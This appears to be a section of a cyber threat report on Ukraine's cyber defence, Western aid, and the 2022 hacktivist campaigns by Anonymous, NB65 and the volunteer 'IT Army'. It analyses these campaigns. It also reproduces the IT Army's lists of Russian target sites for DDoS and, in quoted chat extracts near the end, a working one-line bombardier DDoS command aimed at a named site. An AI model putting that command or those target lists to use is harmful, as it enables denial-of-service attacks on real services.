For a very long time, Ukraine has considered cybersecurity as an element of information security. The latter appears in Article 17 of the Ukrainian Constitution, defined as an essential component of national sovereignty: «*To protect the sovereignty and territorial integrity of Ukraine, to ensure the security of the economy and information, are the most important tasks of the State and those that concern the entire Ukrainian population.*»[143]
The consideration of the cyber field appears as early as 2003 in a document entitled The Fundamentals of National Security of Ukraine which, if it does not directly use cyber terminology, refers to «computer crime» and «computer terrorism» as threats that are part of the broader field of information security. The importance given to information as a threat can be explained by the history of Ukraine, which as a former Soviet Republic is subject to the Russian strategy of disinformation. The evolution of modus operandi and the use of Ukraine as a testing ground by Russian hackers has made a distinction between information warfare and cyber activities. This distinction has been reflected in a regulatory way by the appearance of agencies dedicated to the fight against cyber threats and the adoption of a national strategy from 2016. The document enshrining this strategy recognizes for the first-time cyberspace as a single field of hostility that must be regulated.[144,145]
Ukraine perceives cyber as a threat to its territorial integrity, including from actors affiliated with Russia. In the civilian field, the Ukrainian strategy focuses on the defence of critical infrastructure and the fight against cybercrime. In the military field, units dedicated to cyber security play a supporting role vis-à-vis combat units during joint operations.
Ukraine's cyber strategy considers the importance of a systemic approach, based on collaboration between different public and private actors, but is strongly criticized for the effectiveness of this cooperation[146].

HUMAN RESOURCES

In the event of a severe attack, Ukraine may not have a sufficient number of skilled cybersecurity workers to restore the systems targeted by the attack (i.e., restoring power grids requires a trained and large workforce that could then be mobilized on other fronts).
To meet this need for human strength to stand up to the Russians, the Ukrainian Minister for Digital Transformation announced in a tweet dated February 26 that he was creating an «IT army», calling at the same time all experts to join this unit to fight the Russian front in cyberspace.[147,148] ,
Moreover, Ukraine could benefit from its first-hand experience of cyber attacks and Russian disinformation. The invasion of Ukrainian territory was accompanied by SMS spam spreading rumours. This technique of disinformation has not made it possible to deceive the Ukrainian population, resilient because accustomed to undergoing these methods.[149]

NOTE
Cyber means largely dependent on international aid in the context of the conflict.

Much of the improvement in Ukrainian cyber defence would not have been possible without the financial assistance and training of Western partners.
Through various programs, the United States has participated in the rise in competence of the Ukrainian cyber weapon. On June 11, 2021, the U.S. Department of Defence (DoD) announced the launch of a new $150 million program, including conventional military capabilities but also electronic warfare equipment.[150]
As mentioned in section 1.3 the United States Agency for International Development (USAID) launched in 2020 a massive investment plan covering 4 years and nearly $38 million. The plan was intended to improve the resilience of Ukraine's cyber strategy. Many experts have criticized the plan, pointing to an inefficient allocation of funds – more for the purchase of software and hardware for private companies than for strengthening the security of industrial control systems (ICS). [151, 152]
On 22 February 2022, Lithuania announced that it will send a CRTT (Cyber Rapid Response Team) to Ukraine to assist the teams on the ground in the fight against cyberattacks. These CRTT teams, composed of 8 to 12 cyber experts, are part of a PESCO project, enabling the collaboration of EU members in the fields of security and defence.[153]

From the point of view of cyber offensive means, Ukraine benefits from the support of the international hacker group «Anonymous». The group, which has declared cyberwar against the Russian government, has already claimed responsibility for the attack that led to the shutdown of Russian government sites on Saturday.[154]
The consensus within the cyber community seems to be that despite capacity building, enabled by Western investments, Ukraine does not have the capacity to respond to a high-level attack on its critical infrastructure. Ukraine's electricity system, for example, is not secure enough to combat a sophisticated cyber attack from Russia (such as the one in December 2015).[155]

What are Ukraine's resilience and response capacities?

The Ukrainian population as well as professionals in the sector have developed a strong resilience, suffering continuously cyber attacks from Russia in recent years. Especially, they have a better ability to detect phishing or misinformation attempts. The technology sector employs 200,000 people in Ukraine and has become a strong and exporting industry. The private sector benefits from a skilled workforce.
Government resources are far from being perfect: simple and well-orchestrated modus operandi allowed Russian hackers to infiltrate compromised systems for several weeks to carry out the January 14, 2022, attack (WhisperGate).
Despite U.S. investments, Ukraine's power grids remain vulnerable, and Russia could decommission those grids. They have already done so twice in 2015 and 2016. These two incidents correspond to sophisticated operating methods, of a higher level than the activity detected since the beginning of the war.
The level of information sharing and communication between the government and the private sector is better than in 2015 and has been a lifesaver in many ways throughout this year of conflict. Nevertheless, it should be noted that domestic Public-private partnership is still marked by low interoperability, which can be problematic.
With the Ukrainian Security Service (SBU) mobilised on defensive issues, Ukraine's ability to react and respond offensively appears to be limited to the work of sponsored foreign actors, volunteers and hybrid actors (i.e., IT Army). The State Service for Special Communications and Information Protection of Ukraine (Derzhspetszvyazok, SCIP) is at the forefront of the organisation of Ukrainian cyber defence.

Should we fear a saturation of Ukrainian defences?

A saturation of Ukrainian defences is to be expected in the event of a major incident affecting a critical infrastructure (electricity grid, water treatment system, etc.). In this case, Ukraine would lack the manpower to both ensure the restoration of the compromised critical system and continue to address threats to other infrastructure. This scenario does not seem to be on the agenda now, given the limited effectiveness of Russia's destruction operations so far and the defence now structured and reinforced by the assistance of Ukraine's allies.

Recommendations

Cyberattacks on Ukrainian government systems have shown the importance of pre-positioning Russian malware in strategic Ukrainian systems. The focus should therefore be on detecting malicious content on these systems. The various detection measures are supported in chapter 6.

HYBRID ACTORS SUPPORTING UKRAINE

ANONYMOUS AND ITS AFFILIATES NETWORK BATTALION 65' (NB65)

About a week ago, following the invasion of Ukraine by the Russian Federation, more intense cyber activity emerged than usual. EU states and NATO members strongly condemned the invasion of Russia and applied sanctions regimes.


In addition, non-state cyber groups such as Anonymous, or NB65 have also taken positions against Russia by wishing to destabilize the latter through cyberattacks to take government sites offline (Anonymous' main activity) or to directly attack Russia's critical infrastructure by paralyzing ICS/SCADA industrial systems (NB65's main activity).[156,157]

Many Anonymous accounts have recalled that their operations are aimed at the Russian government and that it is inevitable that the private sector will also be affected.

One of the many Twitter accounts run by Anonymous tweeted that the «NB65» hacking group, affiliated with Anonymous, shut down the control center of the Russian space agency «Roscosmos Spy-Satelites» on March 2. Roscosmos chief executive Dmitry Olegovich Rogozin denied the claim, tweeting: «The information of these scammers and petty scammers is not true. All of our space activity control centers are operating normally. ».

In addition, the NB65 Group has closed the gas supply supplied by Tvingo Telecom in Russia. Tvingo Telecom is owned by Rostelecom, a Russian state-owned telecommunications company.

Tweets about Anonymous and its NB65 affiliates



Anonymous
@YourAnonOne

The Anonymous collective is officially in cyber war against the Russian government. #Anonymous #Ukraine

10:50 PM · Feb 24, 2022

312.2K Reply Share

Read 8.7K replies

Pinned Tweet


NB65 @xxNB65 · Feb 27

#Anonymous is not alone. NB65 has officially declared cyber war on Russia as well. You want to invade Ukraine? Good. Face resistance from the entire world. #UkraineWar

All of us are watching. All of us are fighting.

363 3,408 33.7K

Tweet from NB65 about the cut in gas supply provided by Tvingo Telecom.



NB65
@xxNB65


Looks like the Russian state had a little bit of an issue with their Gas compressor. Can someone say, leaking gas, turned off fans, deleted configurations/profiles, access to the file system & an inevitable shutdown? #Ukraine

7:47 AM · Feb 27, 2022

5.7K Reply Share

Read 202 replies

Response from the CEO of Roscosmos



РОГОЗИН
@Rogozin

The information of these scammers and petty swindlers is not true. All our space activity control centers are operating normally.


Anonymous TV @YourAnonTV
JUST IN: Hacking group 'NB65', affiliated with #Anonymous has shut down the Control Center of the Russian Space Agency 'Roscosmos'. #Russia has no more control over their own Spy-Satelites. #OpRussia
#OpKremlin #FreeUkraine #FckPutin

7:10 AM · 2 mars 2022

Lire la conversation complète sur Twitter

1,4 k Répondre Partager

List of designated targets.



IT ARMY of Ukraine
For all IT specialists from other countries, we translated tasks in English.

Task # 1 We encourage you to use any vectors of cyber and DDoS attacks on these resources.

Business corporations
Gazprom - https://www.gazprom.ru/
Lukoil - https://lukoil.ru
Magnet - https://magnit.ru/
Norilsk Nickel - https://www.nornickel.com/
Surgetneftegas - https://www.surgutneftegas.ru/
Tatneft - https://www.tatneft.ru/
Evraz - https://www.evraz.com/ru/
NLMK - https://nlmk.com/
Sibur Holing - https://www.sibur.ru/
Severstal - https://www.severstal.com/
Metalloinvest - https://www.metalloinvest.com/
NNC - https://nangs.org/
Russian Copper Company - https://rmk-group.ru/ru/
TMK - https://www.tmk-group.ru/
Yandex - https://ya.ru/
Polymetal International - https://www.polymetalinternational.com/ru/
Uralkali - https://www.uralkali.com/ru/
Eurosibenergo - https://www.eurosib.ru/
OMK - https://omk.ru/

Banks
Sberbank - https://www.sberbank.ru
VTB - https://www.vtb.ru/
Gazprombank - https://www.gazprombank.ru/

The state
Public services - https://www.gosuslugi.ru/
Moscow State Services - https://www.mos.ru/uslugi/
President of the Russian Federation - http://kremlin.ru/
Government of the Russian Federation - http://government.ru/
Ministry of Defense - https://mil.ru/
Tax - https://www.nalog.gov.ru/
Customs - https://customs.gov.ru/
Pension Fund - https://pfr.gov.ru/
Roskomnadzor - https://rkn.gov.ru/

www.gazprom.ru
ПАО «Газпром»
—


NOTE
On Pastebin Anonymous designated Russian ICS targets.[158]

However, the Anonymous group has gone further by directly destabilizing Russian oligarchs who remain close to President Putin. In fact, at the end of March, Anonymous announced the hacking of Thozis Corp, while on April 1, 2022, the group claimed responsibility for hacking the Marathon Group. Marathon Group is a Russian investment company owned by the oligarch Alexander Vinokurov (the son-in-law of Russian Foreign Minister Lavrov), who has been sanctioned by the EU.

IT ARMY

Ukrainian Deputy Prime Minister and Minister of Digital Transformation Mykhailo Fedorov announced in a tweet on Saturday the creation of an 'IT[159]Army' to fight Russia in cyberspace. The tweet includes the link of a Telegram channel on which there is a list of Russian organisations corresponding to the targets of the 'IT Army'. These 31 organisations are banks, government agencies, and private sector companies. This includes energy multinationals Ga-

Key events of the Anonymous and NB65 attacks



February 25, 2022
Anonymous has removed the website of RT News - RT.com
Anonymous has deleted four Russian ISP websites: Com2com, PTT-teleport Moscow and SOVAM Teleport.
Anonymous took down the Russian oil giant, Gaz Prom website.

February 26, 2022
Anonymous has taken down several Russian government websites, including the Kremlin, the State Duma and the Ministry of Defense.
Anonymous recovered and leaked 200GB of emails from Tetraedr, a Belarusian weapons manufacturer with SAM (surface to air missile) plans.

February 28, 2022
Anonymous deleted several websites of the government of the Chechen Republic: chechnya.gov.ru
Anonymous shut down the gas supply provided by Tvingo Telecom in Russia owned by the Russian state.

February 28, 2022
Anonymous deleted several official websites of the Belarusian government: Belarusian Ministry of Communications and Information, Belarusian State Authority for Military Industry and Belarusian Army.
Anonymous has taken down several Russian and state-related websites:
Pension Fund of the Russian Federation
Portal of Russian public services
Kremlin websites(again)
Russian Customs Service
Russian government website
City of Moscow website
NB65 hacked and published 40000 files of the Russian Nuclear Safety Institute.

zprom and Lukoil, internet provider Yandex, banks Sberbank, VTB and Gazprombank, the Kremlin and the Ministry of Defence.

The Telegram channel 'IT Army of Ukraine' has more than 300,000 subscribers (17/03). No technical prerequisites are necessary to join the 'chat', which is composed mainly of Russian speakers but also English speakers. Through regular posts, the group administrator sends URL links to sites to be targeted by DDoS attacks.

LISTS OF TARGETS MENTIONED BY THE IT ARMY ON THE TELEGRAM CHANNEL

The table below shows the targets that can be assigned with a high level of confidence to members of the IT Army based on Figure 1. The administrator posts the name of a specific victim 2. The victim's site is made inaccessible within minutes.

Rather than ginning out its targets one by one, the IT Army chose to make a reminder of the priorities in a post-dated March 3, 2022. We see the prevalence of strategic targets.

Targets suggested by the IT Army	URL link	Site taken out of service	Objectives	Date
Best exchange - Russian currency exchanger	https://www.bestchange.ru/tether-trc20-to-visa-mastercard-euro.html	YES	Strategic	28/02
Sberbank – state bank	www.sberbank.ru	YES	Strategic	28/02 and 02/03
Объясняем.РФ, Russian news site	Объясняем.РФ	YES	Information warfare	01/03
P2P exchange platforms	Multiple	/	Strategic	28/02
FSB website	https://www.fsb.ru/	YES	Strategic	28/02 and 02/03
Moscow Stock Exchange	https://www.moex.com/	YES	Strategic	28/02
Belarusian information policy	aniform.gov.by	YES	Information warfare	27/02
Gosuslugi – Russian public services portal	https://www.gosuslugi.ru	YES	Strategic	28/02
Electronic signature services	Multiple	/	Strategic	01/03

STATED OBJECTIVES OF THE IT ARMY

-Objective 1: counter Russian propaganda and allow Russian citizens to benefit from other sources of information. Every day, a specific topic is dealt with by the IT Army. This Tuesday, March 1, day 1 of the initiative deals with the "financial apocalypse" and aims to inform nearly 30 million Russians about the consequences of financial sanctions. Each member of the IT Army can participate in this information war in several ways:


1. For the least qualified profiles, the IT Army recommends reporting content containing Russian propaganda on the various platforms and especially Youtube,
2. For slightly more technical profiles, the IT Army sends URL links to sites relaying Russian propaganda so that they can be taken out of service via DDoS,

For creative profiles (marketers, developers, engineers), the IT Army offers volunteers the opportunity to join a channel on which counter-propaganda messages are created. This channel is more secure since a verification of the identity of each member and his motivations is carried out.

Objective 2: Objective of strategic destabilization by attacking Russian multinationals, financial services, and large groups. If launching DDoS campaigns seems preferred, it is possible that the pursuit of this goal will lead the IT Army to turn to more destructive methods.

Objective 3: Signalling objective. The IT Army has received a significant media craze, which explains the importance of the number of its subscribers on Telegram. This allows Ukraine to show a significant level of engagement of the entire country and the international community against the Russian cyber front.[160]

IT Army Priority Targets.



IT ARMY of Ukraine

Top priorities:
- Glonass the satellite map
- Byelorussian railway
- Russian telecoms (MTS, Beeline etc)
- National Bank of Russia
- ATM processors (Sberbank, VTB, Gasprombank)

УВАГА! УВАГА! УВАГА!

Друзі, ви вже зробили неймовірне! Але зараз ми потребуємо максимальну мобілізацію та активізацію наших зусиль.

Топ-пріоритети:
- супутникова система "Глонас" (використовують війська)
- Білоруська залізнична дорога (везуть військову техніку)
- Білайн, МТС, Мегафон (мобільні оператори)
- Банк Росії (центробанк)
- процесинг та роботу банкоматів Сбербанк, ВТБ, Газпромбанк)

Про результати — пишіть на пошту.

👍 2.7K 🔥 685 ❤️ 160

153.3K modifié 12:11

1038 commentaires •

ORGANISATION


If the number of subscribers to the Telegram channel makes it possible to send a strong message of solidarity from the Ukrainian cyber front, it hinders unity and effective coordination of tasks. If the concept seems rather simple (the administrator posts the names of the targets to be attacked and the participants send multiple requests to these sites to saturate them), the lack of instructions on how to proceed does not allow the participation of all profiles. The recent opening of discussion spaces below the posts has made it possible to realize this.

- Anthology: «Is there an instruction manual on what I can do if I am a newcomer?», «Please give instructions on the DDoS», «Somewhere in the fact sheet, leave instructions on the DDoS for dummies»

Faced with this request, several Internet users shared documents listing instructions for conducting DDoS attacks but also software projects to automate the process (see screenshot of left and middle). However, the discussion within the community remains chaotic and these messages can be drowned in the flow of messages posted. In addition, the use of the Cyrillic alphabet in conversations makes it difficult for English-speaking members of the community to cooperate and share information. If an English version of the IT army was created on a Telegram channel, its influence is less especially because of the limited number of its members (1300 to 1er March 2022).

Other channels relay information from the IT Army and encourage their subscribers to join this cyber front. This is particularly the case of CyberSpace Ukraine or the official Fedorov channel. Some have even tried to transpose this initiative to other platforms. A Reddit user proposed a structure to set up a structure to meet the need for a Ukrainian cyber force to fight Russia. This structure would respond to the confused aspect of the Telegram channel.[161]

Another proposal to launch an IT Army



Publié par u/Grouchy_Bug il y a 2 jours

80

IT Army Ukraine

In response to the appalling invasion of the Sovereign State of the Ukraine by armed forces commanded by Vladimir Putin, the Vice-Prime Minister of the Ukraine announced the forming of an IT Army of Ukraine and made a call to arms for IT people around the world to attack enemy forces using information as a weapon.

Today I went looking and joined the telegraph group to see what I could do to help. The problem is, as you would expect, it has teething options - foreign actors infiltrating, people wanting to help with not IT experience and so on, It was frankly a mix of lost people, speaking different languages, people wanting to help with no skills and some claiming to be pro-Putin. It was a mess and I think it needs structure

I have a background which I think can help and tonight, I put together on paper some ideas how an IT Army for Ukraine could actually work. I reserved a /r for it just in case as well

It's a work in progress. It might appear ridiculous to some but genuinely, I have a lot of exposure in the arenas, the cultural understanding and military experience which I think makes this valid


When I did my army training, the one thing that was very apparent is that in combat, confusion is the biggest threat. If you don't know who is shooting at you, or what you are shooting at, and indeed what you are supposed to do, its frankly a shitshow. And people die.

Replace confusion with direction and suddenly you might just go home with a medal instead of in a body bag

Would anyone be interested in seeing it, and better still help in formalizing a structure where a truly international IT Force might work here? It anticipates for more than just IT as it sees opportunities for others who perhaps can't fight

Let me know and I will share what I have designed. I hope the feedback in useful

Extracts from the IT Army conversation



14:12

1025 commentaires

Artiste inconnu - 1645963603.551315-202202...

IT ARMY of Ukraine #1
Важливо максимально ускладнити робот...

инструкция если есть 🙏
docker run -ti --rm alpine/bombardier -c 1000 -d 3600s -l https://iecp.ru/ep/ep-verification
докері вставляєш команду попередньо скачавши докер звісно 12:06

Slavik Pr
В мене клауд вікон 15 12:06

Р П
Smotrim.ru Any suggestion 12:06

COLDFLAKE NOLIMITDRONEZ
We are working on a DDOS software tool for everyone to run on their computers!
It attack websites and DNS infrastructure, more info will follow later today!
👍 7 12:06

HM
Sasha Grin
я разраб, запустил на всех клиентск...
я + на трьох))) 12:06

